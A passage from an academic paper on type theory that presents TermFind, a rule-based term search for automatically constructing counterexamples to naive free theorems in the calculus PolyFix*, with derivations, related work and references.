$$\frac{\Gamma; \Sigma, x :: \tau_1, g :: \tau_2 \rightarrow \tau_3 \vdash t_1 :: \tau_2 \quad \Gamma; \Sigma, y :: \tau_3 \vdash t_2 :: \tau}{\Gamma; \Sigma, f :: (\tau_1 \rightarrow \tau_2) \rightarrow \tau_3 \vdash [y \mapsto f (\lambda x :: \tau_1. [g \mapsto \lambda z :: \tau_2. f (\lambda u :: \tau_1. z)]t_1)]t_2 :: \tau}$$

and further rules for dealing with data types. We do not go into more detail here (but see Section 4 of [13]), because we will anyway discuss the full rule system for counterexample term search in **PolyFix\*** in the next section.

## 5 Term Search, The Algorithm

The prime way to provoke a term to be typable in **PolyFix\*** under context  $\alpha^*, \dots$  but not under context  $\alpha, \dots$  is to use **fix** at a type whose membership in **Pointed** depends on  $\alpha$  being \*-annotated.<sup>2</sup> So a natural first rule for our new system **TermFind** is the following one:

$$\frac{\Gamma \vdash \tau \notin \text{Pointed}}{\Gamma; \Sigma \Vdash \perp_\tau :: \tau} \text{ (BOTTOM)}$$

---

<sup>1</sup> We use the notation  $[y \mapsto \dots]t$  for substituting  $y$  in  $t$  by “ $\dots$ ”.

<sup>2</sup> The typing rules for **case**  $t$  **of**  $\{\dots\}$  in **PolyFix\*** also each have a “ $\in \text{Pointed}$ ” precondition, but those terms do not introduce any  $\perp$  values by themselves. Only if the evaluation of  $t$  is already  $\perp$ , the overall term would evaluate to  $\perp$ . Thus, every occurrence of  $\perp$  (to which all trouble with naive free theorems in our setting eventually boils down) originates from a use of **fix**.

where we use the syntactic abbreviation  $\perp_\tau = \text{fix } (\lambda x :: \tau.x)$ . Note the new symbol  $\Vdash$ , instead of  $\vdash$ , for term level rules. The rules defining the predicate **Pointed** on types are kept unchanged, and  $\Gamma \vdash \tau \notin \text{Pointed}$  simply means that  $\Gamma \vdash \tau \in \text{Pointed}$  is not derivable.

In a judgment of the form  $\Gamma; \Sigma \Vdash t :: \tau$ , the type and term variable contexts  $\Gamma$  and  $\Sigma$ , as well as the type  $\tau$ , are considered as “inputs”, while the term  $t$  is taken to be the produced “output”. If  $\alpha, \dots \vdash \tau \notin \text{Pointed}$  but  $\alpha^*, \dots \vdash \tau \in \text{Pointed}$ , then with an  $\alpha, \dots; \Sigma \Vdash \perp_\tau :: \tau$  obtained according to the above rule we have really found a term in the intended difference set. Of course, we will not always be so lucky that the type for which we originally want to find a counterexample term is itself one whose “pointedness” depends on an  $\alpha$  of interest. So in general we have to do a real search for an opportunity to “inject” a harmful  $\perp$ .

For example, if the type for which we are searching for a counterexample is **Either**  $\tau_1 \tau_2$ , we could try to find a counterexample term for  $\tau_1$  and then build the one for **Either**  $\tau_1 \tau_2$  from it via **Left** $_{\tau_2}$ . That is, **TermFind** takes over (modulo replacing  $\vdash$  by  $\Vdash$ ) rule (LEFT) from Fig. 1 and also the corresponding rule (RIGHT). At list types, we can search at the element type level, then wrap the result in a singleton list:

$$\frac{\Gamma; \Sigma \Vdash t :: \tau}{\Gamma; \Sigma \Vdash (t : []_\tau) :: [\tau]} \text{ (WRAP)}$$

For pair types we have a choice similarly to (LEFT) vs. (RIGHT) above. The other pair component in each case is simply filled with an appropriate  $\perp$ -term:<sup>3</sup>

$$\frac{\Gamma; \Sigma \Vdash t :: \tau_1}{\Gamma; \Sigma \Vdash (t, \perp_{\tau_2}) :: (\tau_1, \tau_2)} \text{ (PAIR}_1\text{)} \quad \frac{\Gamma; \Sigma \Vdash t :: \tau_2}{\Gamma; \Sigma \Vdash (\perp_{\tau_1}, t) :: (\tau_1, \tau_2)} \text{ (PAIR}_2\text{)}$$

For the unit type, there is no hope of introducing an “ $\alpha$  is  $*$ -annotated”-enforcing  $\perp$  directly, i.e., without using material from the term variable context  $\Sigma$ . For function types we can *bring* material into the term variable context by using the rule (ABS), with  $\Vdash$  instead of  $\vdash$ , from Fig. 1. Material that once *is* in the context may or may not be useful for eventually constructing a counterexample. But in certain cases we can simplify it without danger of missing out on some possible counterexample. For example, if we have a pair (variable) in the context, then we can be sure that if a counterexample term can be found using it, the same would be true if we replaced the pair by its components. After all, from any such counterexample using the components one could also produce a counterexample based on the pair itself, involving simple projections. Hence:

$$\frac{\Gamma; \Sigma, x :: \tau_1, y :: \tau_2 \Vdash t :: \tau}{\Gamma; \Sigma, p :: (\tau_1, \tau_2) \Vdash [x \mapsto \mathbf{fst} \ p, y \mapsto \mathbf{snd} \ p]t :: \tau} \text{ (PROJ)}$$

where we use abbreviations **fst**  $p$  and **snd**  $p$ , e.g., **fst**  $p = \mathbf{case} \ p \ \mathbf{of} \ \{(x, y) \rightarrow x\}$ .

---

<sup>3</sup> Intuitively, once we have found a counterexample term  $t :: \tau_1$ , we can as well add  $\perp$  in other places. Note that using, say,  $\perp_{\tau_2}$  does not require us to put a  $\Gamma \vdash \tau_2 \in \text{Pointed}$  constraint in. After all, we will require typability of the resulting term in **PolyFix\*** only under the context with all type variables  $*$ -annotated anyway.

Similarly, we obtain the following rule:

$$\frac{\Gamma; \Sigma, h :: \tau_1 \Vdash t :: \tau}{\Gamma; \Sigma, l :: [\tau_1] \Vdash [h \mapsto \mathbf{head}_{\tau_1} l]t :: \tau} \text{ (HEAD)}$$

where we use the abbreviation  $\mathbf{head}_{\tau_1} l = \mathbf{case} \ l \ \mathbf{of} \ \{[] \rightarrow \perp_{\tau_1}; \ x : y \rightarrow x\}$ . (As with rule (WRAP), we only ever use lists via their first elements.)

For a type  $\mathbf{Either} \ \tau_1 \ \tau_2$  in the context, since we do not know up front whether we will have more success constructing a counterexample when replacing it with  $\tau_1$  or with  $\tau_2$ , we get two rules that are in competition with each other. One of them (the other one, (DIST<sub>2</sub>), is analogous) looks as follows:

$$\frac{\Gamma; \Sigma, x :: \tau_1 \Vdash t :: \tau}{\Gamma; \Sigma, e :: \mathbf{Either} \ \tau_1 \ \tau_2 \Vdash [x \mapsto \mathbf{fromLeft}_{\tau_1} e]t :: \tau} \text{ (DIST}_1)$$

where we abbreviate  $\mathbf{fromLeft}_{\tau_1} e = \mathbf{case} \ e \ \mathbf{of} \ \{\mathbf{Left} \ x \rightarrow x; \ \mathbf{Right} \ x \rightarrow \perp_{\tau_1}\}$ .

Unit and unpointed types in the context are of no use for counterexample generation, because no relevant  $\alpha$ -affecting  $\perp$  can be “hidden” in them. The following two rules reflecting this observation do not really contribute to the discovery of a solution term, but can shorten the search process by removing material that then needs not to be considered anymore.

$$\frac{\Gamma; \Sigma \Vdash t :: \tau}{\Gamma; \Sigma, x :: () \Vdash t :: \tau} \text{ (DROP}_1 \text{)} \quad \frac{\Gamma \vdash \tau_1 \notin \mathbf{Pointed} \quad \Gamma; \Sigma \Vdash t :: \tau}{\Gamma; \Sigma, x :: \tau_1 \Vdash t :: \tau} \text{ (DROP}_2 \text{)}$$

What remains to be done is to deal with (pointed) function types in the context. We distinguish several cases according to what is on the input side of those function types. The intuitive idea is that an input of an input corresponds to an output (akin to a logical double negation translation). Thus, for example, the following rule corresponds to the rule (WRAP) seen earlier:

$$\frac{\Gamma \vdash \tau_2 \in \mathbf{Pointed} \quad \Gamma; \Sigma, g :: \tau_1 \rightarrow \tau_2 \Vdash t :: \tau}{\Gamma; \Sigma, f :: [\tau_1] \rightarrow \tau_2 \Vdash [g \mapsto \lambda x :: \tau_1. f(x : []_{\tau_1})]t :: \tau} \text{ (WRAP-→)}$$

For pairs we introduce a rule corresponding to currying:

$$\frac{\Gamma \vdash \tau_3 \in \mathbf{Pointed} \quad \Gamma; \Sigma, g :: \tau_1 \rightarrow \tau_2 \rightarrow \tau_3 \Vdash t :: \tau}{\Gamma; \Sigma, f :: (\tau_1, \tau_2) \rightarrow \tau_3 \Vdash [g \mapsto \lambda x :: \tau_1. \lambda y :: \tau_2. f(x, y)]t :: \tau} \text{ (PAIR-→)}$$

Similarly, we introduce the following rule (EITHER-→):

$$\frac{\Gamma \vdash \tau_3 \in \mathbf{Pointed} \quad \Gamma; \Sigma, g :: \tau_1 \rightarrow \tau_3, h :: \tau_2 \rightarrow \tau_3 \Vdash t :: \tau}{\begin{aligned} &\Gamma; \Sigma, f :: \mathbf{Either} \ \tau_1 \ \tau_2 \rightarrow \tau_3 \\ &\quad \Vdash \\ &\quad [g \mapsto \lambda x :: \tau_1. f(\mathbf{Left}_{\tau_2} x), h \mapsto \lambda x :: \tau_2. f(\mathbf{Right}_{\tau_1} x)]t :: \tau \end{aligned}}$$

Independently of the input side of a function type in the context we can always simplify such a type by providing a dummy  $\perp$ -term:

$$\frac{\Gamma; \Sigma, x :: \tau_2 \Vdash t :: \tau}{\Gamma; \Sigma, f :: \tau_1 \rightarrow \tau_2 \Vdash [x \mapsto f \perp_{\tau_1}]t :: \tau} \text{ (BOTTOM-→)}$$

This  $\perp$  by itself will not generally contribute to the overall constructed term being a counterexample, but can enable important progress in the search.

A variant of (BOTTOM $\rightarrow$ ) that would be more directly promising for injecting a harmful  $\perp$  would be if we demanded  $\Gamma \vdash \tau_1 \notin \text{Pointed}$  as a precondition. The resulting rule would correspond to rule (BOTTOM) from the beginning of this section. However, here additional effort is needed in order to ensure that a  $t$  of type  $\tau$  generated from context  $\Gamma; \Sigma, x :: \tau_2$  can really lead to the term  $[x \mapsto f \perp_{\tau_1}]t$  being a counterexample (of type  $\tau$ , in context  $\Gamma; \Sigma, f :: \tau_1 \rightarrow \tau_2$ ). Namely, we need to ensure that  $x$  really occurs in  $t$ , and is actually used in a somehow “essential” way, because otherwise the  $\perp_{\tau_1}$  we inject would be for naught, and could not provoke a breach of the naive free theorem under consideration. This notion of “essential use” (related to relevance typing [6,20]) will be formalized by a separate rule system  $\Vdash^\circ$  below. Using it, our rule variant becomes:

$$\frac{\Gamma \vdash \tau_1 \notin \text{Pointed} \quad \Gamma; \Sigma, x^\circ :: \tau_2 \Vdash^\circ t :: \tau}{\Gamma; \Sigma, f :: \tau_1 \rightarrow \tau_2 \Vdash [x \mapsto f \perp_{\tau_1}]t :: \tau} (\text{BOTTOM}' \rightarrow)$$

Of the rule (ARROW $\rightarrow$ ) mentioned at the end of Section 4, we also give a variant, called (ARROW $\rightarrow^\circ$ ), that employs  $\Vdash^\circ$  to enforce an essential use. It is:

$$\frac{\Gamma \vdash \tau_2, \tau_3 \in \text{Pointed} \quad \Gamma; \Sigma, x :: \tau_1, g :: \tau_2 \rightarrow \tau_3 \Vdash t_1 :: \tau_2 \quad \Gamma; \Sigma, y^\circ :: \tau_3 \Vdash^\circ t_2 :: \tau}{\Gamma; \Sigma, f :: (\tau_1 \rightarrow \tau_2) \rightarrow \tau_3 \Vdash [y \mapsto f (\lambda x :: \tau_1. [g \mapsto \lambda z :: \tau_2. f (\lambda u :: \tau_1. z)]t_1)]t_2 :: \tau}$$

If  $\Gamma \vdash \tau_2 \notin \text{Pointed}$ , then the use of (BOTTOM $\rightarrow'$ ) will promise more immediate success, by requiring only (an equivalent of) the last precondition.

The purpose of rule system  $\Vdash^\circ$  is to produce, given a pair of type and term variable contexts in which some term variables may be  $^\circ$ -annotated, a term of a given type such that an evaluation of that term is not possible without accessing the value of at least one of the term variables that are  $^\circ$ -annotated in the context. The simplest rule naturally is as follows:

$$\Gamma; \Sigma, x^\circ :: \tau \Vdash^\circ x :: \tau (\text{VAR}^\circ)$$

Other rules are by analyzing the type of some  $^\circ$ -annotated term variable in the context. For example, if we find a so annotated variable of a pair type, then an essential use of that variable can be enforced by enforcing the use of either of its components. This observation leads to the following variant of rule (PROJ):

$$\frac{\Gamma; \Sigma, x^\circ :: \tau_1, y^\circ :: \tau_2 \Vdash^\circ t :: \tau}{\Gamma; \Sigma, p^\circ :: (\tau_1, \tau_2) \Vdash^\circ [x \mapsto \mathbf{fst} p, y \mapsto \mathbf{snd} p]t :: \tau} (\text{PROJ}^\circ)$$

Analogously,  $^\circ$ -variants of the rules (HEAD), (DIST<sub>1</sub>), and (DIST<sub>2</sub>) are obtained.

The only way to enforce the use of a variable of function type is to apply it to some argument and enforce the use of the result. The argument itself is irrelevant for doing so, hence we get the following variant of rule (BOTTOM $\rightarrow$ ):

$$\frac{\Gamma; \Sigma, x^\circ :: \tau_2 \Vdash^\circ t :: \tau}{\Gamma; \Sigma, f^\circ :: \tau_1 \rightarrow \tau_2 \Vdash^\circ [x \mapsto f \perp_{\tau_1}]t :: \tau} (\text{BOTTOM}' \rightarrow^\circ)$$

Another possibility to use a  $^\circ$ -annotated term variable is to provide it as argument to another term variable that has a function type with matching input side. That term variable of function type needs not itself be  $^\circ$ -annotated. In fact, if it were, it could already have been eliminated by (BOTTOM $\rightarrow$  $^\circ$ ). But it is essential to enforce that the function result is used in the overall term if the argument is not already used via other means. Thus, we get as variant of (APP'):

$$\frac{\Gamma \vdash \tau_2 \in \text{Pointed} \quad \Gamma; \Sigma, x^\circ :: \tau_1, y^\circ :: \tau_2 \Vdash^\circ t :: \tau}{\Gamma; \Sigma, f :: \tau_1 \rightarrow \tau_2, x^\circ :: \tau_1 \Vdash^\circ [y \mapsto f x]t :: \tau} (\text{APP}'^\circ)$$

Finally, we can try to use a  $^\circ$ -annotated term variable as scrutinee for **case**. If we have a  $^\circ$ -annotated term variable of unit type, we need axioms of the form

$$\Gamma; \Sigma, x^\circ :: () \Vdash^\circ (\text{case } x \text{ of } \{() \rightarrow t\}) :: \tau$$

where we just have to guarantee that  $t$  has type  $\tau$  in context  $\Gamma; \Sigma$  and that it does not evaluate to  $\perp$ . Since the “first phase”  $\Vdash$  has already done most of the work of deconstructing types, the following axioms suffice:

$$\begin{aligned} \Gamma; \Sigma, y :: \tau, x^\circ :: () \Vdash^\circ (\text{case } x \text{ of } \{() \rightarrow y\}) :: \tau & (\text{UNIT}^\circ\text{-VAR}') \\ \Gamma; \Sigma, x^\circ :: () \Vdash^\circ (\text{case } x \text{ of } \{() \rightarrow ()\}) :: () & (\text{UNIT}^\circ\text{-UNIT}') \\ \Gamma; \Sigma, x^\circ :: () \Vdash^\circ (\text{case } x \text{ of } \{() \rightarrow [\perp_\tau]\}) :: [\tau] & (\text{UNIT}^\circ\text{-LIST}') \end{aligned}$$

plus similar (UNIT $^\circ$ -PAIR') and (UNIT $^\circ$ -EITHER'). Note that in (UNIT $^\circ$ -VAR'), using  $y$  is okay, since we can find environments in which its evaluation is non- $\perp$ . Axioms analogous to the ones just considered are added for every other possible type of  $x$  supporting **case**, e.g.,

$$\Gamma; \Sigma, y :: \tau, x^\circ :: [\tau_1] \Vdash^\circ (\text{case } x \text{ of } \{[z] \rightarrow y\}) :: \tau (\text{LIST}^\circ\text{-VAR}')$$

So far we have not set up an explicit order in which the rules of  $\Vdash$  and  $\Vdash^\circ$  should be applied. In fact, they could be used in arbitrary order, and using an appropriate measure (based on the structure and nesting levels of types) we have shown that even full backtracking search terminates [13]. That is, starting with a triple of  $\Gamma$  (potentially containing  $^*$ -annotated type variables),  $\Sigma$ , and  $\tau$ , either a term  $t$  with  $\Gamma; \Sigma \Vdash t :: \tau$  is produced, or it is guaranteed that there is no such term. In the implementation, we actually use a safely reduced amount of backtracking and an optimized order, both based on ideas from [4]. The full rule systems, incorporating order and backtracking information, are given in [13].

*Example.* For “ $\alpha; \Vdash t :: ([\alpha] \rightarrow ()) \rightarrow ()$ ” as target judgement, the term  $t = \lambda f :: [\alpha] \rightarrow ().(\lambda x :: \alpha. f(x : [\alpha])) \perp_\alpha$  is found as follows:

$$\frac{\alpha \vdash \alpha \notin \text{Pointed} \quad \alpha; x^\circ :: () \Vdash^\circ x :: () \text{ (VAR}^\circ\text{)} \quad \alpha \vdash () \in \text{Pointed} \quad \alpha; g :: \alpha \rightarrow () \Vdash (g \perp_\alpha) :: () \text{ (BOTTOM} \rightarrow \text{)} \quad \frac{\alpha; f :: [\alpha] \rightarrow () \Vdash ((\lambda x :: \alpha. f(x : [\alpha])) \perp_\alpha) :: () \quad \alpha; \Vdash (\lambda f :: [\alpha] \rightarrow ().(\lambda x :: \alpha. f(x : [\alpha])) \perp_\alpha) :: ([\alpha] \rightarrow ()) \rightarrow () \text{ (WRAP} \rightarrow \text{)}}{\alpha; \Vdash (\lambda f :: [\alpha] \rightarrow ().(\lambda x :: \alpha. f(x : [\alpha])) \perp_\alpha) :: ([\alpha] \rightarrow ()) \rightarrow ()} \text{ (ABS)}$$

This  $t$  is such that  $\alpha^*; \vdash t :: ([\alpha] \rightarrow ()) \rightarrow ()$  holds in **PolyFix\***, while  $\alpha; \vdash t :: ([\alpha] \rightarrow ()) \rightarrow ()$  does not. Indeed, for  $\Gamma = \alpha^*$  we have:

$$\frac{\frac{\frac{\frac{\alpha^* \in \Gamma}{\Gamma \vdash \alpha \in \text{Pointed}} \quad \frac{\Gamma; f :: [\alpha] \rightarrow (), x :: \alpha \vdash x :: \alpha \text{ (VAR)}}{\Gamma; f :: [\alpha] \rightarrow () \vdash (\lambda x :: \alpha.x) :: \alpha \rightarrow \alpha} \text{ (ABS)}}{\vdots \quad \frac{\Gamma; f :: [\alpha] \rightarrow () \vdash \perp_\alpha :: \alpha}{\Gamma; f :: [\alpha] \rightarrow () \vdash ((\lambda x :: \alpha.f(x : []_\alpha)) \perp_\alpha) :: ()} \text{ (APP)}}{\Gamma; f :: [\alpha] \rightarrow () \vdash (\lambda f :: [\alpha] \rightarrow () . (\lambda x :: \alpha.f(x : []_\alpha)) \perp_\alpha) :: ([\alpha] \rightarrow ()) \rightarrow ()} \text{ (ABS)}}$$

while for  $\Gamma = \alpha$  there would be no successful typing.

In general, we get:

**Theorem 3.** *Let  $(\Gamma, \Sigma, \tau)$  be an input for the term search. Let  $\Gamma^*$  be as  $\Gamma$ , but all type variables  $*$ -annotated. If term search returns some  $t$ , i.e., if  $\Gamma; \Sigma \Vdash t :: \tau$ , then in **PolyFix\***  $\Gamma; \Sigma \vdash t :: \tau$  does not hold, but  $\Gamma^*; \Sigma \vdash t :: \tau$  does.*

An important completeness claim (we have not formally proved, and indeed have no clear idea of how a proof would go), based on the strategy of injecting harmful  $\perp$  whenever possible, is that if **TermFind** finds no term, then the naive free theorem in question, i.e., the one omitting all strictness conditions corresponding to non- $*$  type variables in  $\Gamma$ , actually holds.

## 6 Producing Full Counterexamples

In the introduction we proclaimed the construction of complete counterexamples to naive free theorems. Thus, ideally, if  $\alpha, \beta^*, \dots; \Sigma \Vdash t :: \tau$ , then we would want this  $t$  to really be a counterexample to the statement given by Theorem 2 for  $\alpha, \beta^*, \dots; \Sigma \vdash t :: \tau$  in **PolyFix\***. That is, we would want to establish the negation of: “ $([t]_{\sigma_1}, [t]_{\sigma_2}) \in \Delta_{\tau, \rho}$  for every  $\theta_1, \theta_2, \rho, \sigma_1$ , and  $\sigma_2$  such that  $\rho(\alpha) \in \text{Rel}(\theta_1(\alpha), \theta_2(\alpha))$ ,  $\rho(\beta) \in \text{Rel}^\perp(\theta_1(\beta), \theta_2(\beta))$ , …, and for every  $x :: \tau'$  occurring in  $\Sigma$ ,  $(\sigma_1(x), \sigma_2(x)) \in \Delta_{\tau', \rho}$ .”


Clearly, Theorem 3 alone does not suffice to do so. Instead, establishing the intended negation requires providing specific environments  $\theta_1, \theta_2, \rho, \sigma_1$ , and  $\sigma_2$  that do fulfill all preconditions mentioned above, but not  $([t]_{\sigma_1}, [t]_{\sigma_2}) \in \Delta_{\tau, \rho}$ . One thing we know for sure is that  $\rho(\alpha)$  should be nonstrict, i.e., in  $\text{Rel} \setminus \text{Rel}^\perp$ , because for every  $\rho(\alpha) \in \text{Rel}^\perp(\theta_1(\alpha), \theta_2(\alpha))$  the above-quoted statement (and not its negation) would be true by Theorem 1. Regarding the type environments, it suffices for our purposes to let  $\theta_1$  and  $\theta_2$  map each type variable to the simplest type interpretation that admits both strict and nonstrict functions, namely to the interpretation of the unit type,  $\{\perp, ()\}$ . This predetermines  $\rho(\alpha) \in \text{Rel} \setminus \text{Rel}^\perp$  to the value of  $\lambda x :: ()().$ , while we choose identity functions for  $\rho(\beta) \in \text{Rel}^\perp$ .

What remains to be done is to specify  $\sigma_1$  and  $\sigma_2$ . Here more complex requirements must be met. For example, for every instance of the rule (BOTTOM) in **TermFind** we need to provide  $\sigma_1$  and  $\sigma_2$  such that for every  $x :: \tau'$  occurring in  $\Sigma$ ,  $(\sigma_1(x), \sigma_2(x)) \in \Delta_{\tau', \rho}$ , but that not  $([\perp_\tau]_{\sigma_1}, [\perp_\tau]_{\sigma_2}) \in \Delta_{\tau, \rho}$ . The latter,

$(\perp, \perp) \notin \Delta_{\tau, \rho}$ , will be guaranteed by  $\Gamma \vdash \tau \notin \text{Pointed}$  and our choices for  $\rho$ . But for the former we need to be able to produce for every type  $\tau'$  concrete values related by  $\Delta_{\tau', \rho}$  with our fixed  $\rho$ . This production can be achieved based on the structure of  $\tau'$ , but we omit details here. (They are contained in [13].)

For the remaining rules in **TermFind** we mainly need to either propagate already found values unchanged, or manipulate and/or combine them appropriately. For usefully handling the rule (ABS) the introduction of an additional mechanism is required, explained as follows. For this rule we can assume that we have already found some  $\sigma_1$  and  $\sigma_2$  with, in particular,  $(\sigma_1(x), \sigma_2(x)) \in \Delta_{\tau_1, \rho}$  and  $([t]_{\sigma_1}, [t]_{\sigma_2}) \notin \Delta_{\tau_2, \rho}$ . What we need is to provide  $\sigma'_1$  and  $\sigma'_2$  with  $([t']_{\sigma'_1}, [t']_{\sigma'_2}) \notin \Delta_{\tau_1 \rightarrow \tau_2, \rho}$  for  $t' = (\lambda x :: \tau_1.t)$ . This task can be solved by choosing  $\sigma'_1$  and  $\sigma'_2$  to simply be  $\sigma_1$  and  $\sigma_2$  without the bindings for  $x$ .<sup>4</sup> But then the assignments of values to term variables from the context would not suffice to gather and keep all the information required to establish, and eventually demonstrate to the user of our system, that the overall found term is a counterexample. Hence, we introduce an additional construct, called disrelator, which keeps track of how to manifest, based on the current term, a conflict to the parametricity theorem that was provoked somewhere above in the derivation tree. In the case of the rule (ABS) we precisely record that, in order to “navigate” towards the conflict, the term in the conclusion needs to be applied to the values produced for the additional context term variable in the premise.

We do not go into further details as presented in [13] here, about the treatment of other rules, both due to a lack of space and because these are not needed for the full example run shown in the following figure:



The first two columns illustrate the term search process by applying rules and assembling the result term. The third column shows the environments  $\sigma_1$  and  $\sigma_2$  at each stage, and the fourth one shows the disrelators as compositions of single “navigation steps” as obtained from each rule. Additionally, the disrelators remember the specific (subpart of the original) type at which the conflict was provoked, i.e., to which the navigation leads. Consequently, in each row of the figure we see the description of a complete counterexample to the naivified parametricity theorem. In particular, the last row tells us that for the term  $\lambda x :: [\alpha].\perp_\alpha : []_\alpha$  of type  $[\alpha] \rightarrow [\alpha]$  evaluation (in empty environments) leads to values  $v_1$  and  $v_2$  which are unrelated because **head** ( $v_1 [0]$ ) and **head** ( $v_2 [0]$ ) are not related by  $\rho(\alpha)$ . Indeed, both **head** ( $v_1 [0]$ ) and **head** ( $v_2 [0]$ ) will be  $\perp$ , and  $(\perp, \perp)$  is not in the relation graph of the function  $\lambda x :: (\cdot, \cdot)$  which we

<sup>4</sup> Then,  $[t]_{\sigma_1} = ([t']_{\sigma'_1} \sigma_1(x))$  and  $[t]_{\sigma_2} = ([t']_{\sigma'_2} \sigma_2(x))$ , and thus  $([t']_{\sigma'_1}, [t']_{\sigma'_2}) \in \Delta_{\tau_1 \rightarrow \tau_2, \rho}$  would contradict  $(\sigma_1(x), \sigma_2(x)) \in \Delta_{\tau_1, \rho}$  and  $([t]_{\sigma_1}, [t]_{\sigma_2}) \notin \Delta_{\tau_2, \rho}$ .

chose for  $\rho(\alpha)$ . The result is a counterexample to the naive free theorem (2) from the introduction in very much the same spirit as the counterexample (3) discussed there, but now obtained automatically.

Things can become more complicated and terms found by **TermFind** are not always suitable for full counterexample generation. The reason is the rule  $(\text{ARROW} \rightarrow^\circ)$ . It splits the derivation tree into two term search branches, and the same term variables may be used in the two branches in different ways. As a consequence, the  $(\sigma_1, \sigma_2)$  pairs obtained for these two branches separately may disagree on some term variables. To deal with these situations, we keep track of a creation history for values in the  $\sigma_i$ , recording which choices were essential. Whenever the recorded information prevents a merging at the rule  $(\text{ARROW} \rightarrow^\circ)$  we abort. Another problem arises from the double use of  $f$  in the conclusion of  $(\text{ARROW} \rightarrow^\circ)$ . Here  $f$  might (and sometimes does) fulfill different roles and it is not always possible to provide a single pair of values (to be assigned to  $f$  in  $\sigma_1$  and  $\sigma_2$ ) that meets all requirements. Our solution is to switch to a simplified version of  $(\text{ARROW} \rightarrow^\circ)$  that omits  $g$  and thus the double use of  $f$ :

$$\frac{\Gamma \vdash \tau_2, \tau_3 \in \text{Pointed} \quad \Gamma; \Sigma, x :: \tau_1 \Vdash t_1 :: \tau_2 \quad \Gamma; \Sigma, y^\circ :: \tau_3 \Vdash^\circ t_2 :: \tau}{\Gamma; \Sigma, f :: (\tau_1 \rightarrow \tau_2) \rightarrow \tau_3 \Vdash [y \mapsto f (\lambda x :: \tau_1. t_1)]t_2 :: \tau}$$

The algorithm with this changed rule, history tracking, and value and disrelocator construction is what we implemented. It lacks the completeness claim of **TermFind**, but in return we proved correctness in the sense that the counterexamples it produces really contradict the naive free theorems in question. That proof, as well as the proofs of other mentioned results, can be found in [13].

## 7 Related and Future Work

We have discussed the relation of our approach and results here to [1] and [10] in the introduction and at the end of Section 3. Another related work is [14], where we perform the parametricity-related programme of [10] for the Haskell primitive *seq*, taking the lessons of [7] into account. This provides the basis for a future extension of the work presented here to a more complex language, in particular for producing counterexamples that demonstrate when and why *seq*-imposed side conditions in free theorems are really necessary for a given type. With [14] the part of the development which would be required for that setting up to and including Section 3 of the present paper is already done. Another interesting direction for future work would be to investigate counterexample generation for free theorems in more exotic settings, like the one where nondeterminism and free variables complicate the situation [2].

## References

1. L. Augustsson. Putting Curry-Howard to work (Invited talk). At *Approaches and Applications of Inductive Programming*, 2009.

2. J. Christiansen, D. Seidel, and J. Voigtländer. Free theorems for functional logic programs. In *Programming Languages meets Program Verification, Proceedings*, pages 39–48. ACM Press, 2010.
3. K. Claessen and R.J.M. Hughes. Quickcheck: A lightweight tool for random testing of Haskell programs. In *International Conference on Functional Programming, Proceedings*, pages 268–279. ACM Press, 2000.
4. P. Corbineau. First-order reasoning in the calculus of inductive constructions. In *TYPES 2003, Proceedings*, volume 3085 of *LNCS*, pages 162–177. Springer-Verlag, 2004.
5. R. Dyckhoff. Contraction-free sequent calculi for intuitionistic logic. *Journal of Symbolic Logic*, 57(3):795–807, 1992.
6. S. Holdermans and J. Hage. Making “stricterness” more relevant. In *Partial Evaluation and Program Manipulation, Proceedings*, pages 121–130. ACM Press, 2010.
7. P. Johann and J. Voigtländer. Free theorems in the presence of seq. In *Principles of Programming Languages, Proceedings*, pages 99–110. ACM Press, 2004.
8. P. Johann and J. Voigtländer. The impact of seq on free theorems-based program transformations. *Fundamenta Informaticae*, 69(1–2):63–102, 2006.
9. I. Lakatos. *Proofs and Refutations: The Logic of Mathematical Discovery*. Cambridge University Press, 1976.
10. J. Launchbury and R. Paterson. Parametricity and unboxing with unpointed types. In *European Symposium on Programming, Proceedings*, volume 1058 of *LNCS*, pages 204–218. Springer-Verlag, 1996.
11. J.C. Reynolds. Towards a theory of type structure. In *Colloque sur la Programmation, Proceedings*, pages 408–423. Springer-Verlag, 1974.
12. J.C. Reynolds. Types, abstraction and parametric polymorphism. In *Information Processing, Proceedings*, pages 513–523. Elsevier, 1983.
13. D. Seidel and J. Voigtländer. Automatically generating counterexamples to naive free theorems. Technical Report TUD-FI09-05, Technische Universität Dresden, 2009. <http://www.iai.uni-bonn.de/~jv/TUD-FI09-05.pdf>.
14. D. Seidel and J. Voigtländer. Taming selective strictness. In *Arbeitstagung Programmiersprachen, Proceedings*, volume 154 of *Lecture Notes in Informatics*, pages 2916–2930. GI, 2009.
15. F. Stenger and J. Voigtländer. Parametricity for Haskell with imprecise error semantics. In *Typed Lambda Calculi and Applications, Proceedings*, volume 5608 of *LNCS*, pages 294–308. Springer-Verlag, 2009.
16. J. Voigtländer. Much ado about two: A pearl on parallel prefix computation. In *Principles of Programming Languages, Proceedings*, pages 29–35. ACM Press, 2008.
17. J. Voigtländer. Semantics and pragmatics of new shortcut fusion rules. In *Functional and Logic Programming, Proceedings*, volume 4989 of *LNCS*, pages 163–179. Springer-Verlag, 2008.
18. J. Voigtländer. Bidirectionalization for free! In *Principles of Programming Languages, Proceedings*, pages 165–176. ACM Press, 2009.
19. P. Wadler. Theorems for free! In *Functional Programming Languages and Computer Architecture, Proceedings*, pages 347–359. ACM Press, 1989.
20. D.A. Wright. A new technique for strictness analysis. In *Theory and Practice of Software Development, Proceedings, Volume 2*, volume 494 of *LNCS*, pages 235–258, 1991.

# Improvements for Free

Daniel Seidel\*

Janis Voigtländer

Rheinische Friedrich-Wilhelms-Universität Bonn, Institut für Informatik  
Römerstraße 164, 53117 Bonn, Germany  
`{ds,jv}@informatik.uni-bonn.de`

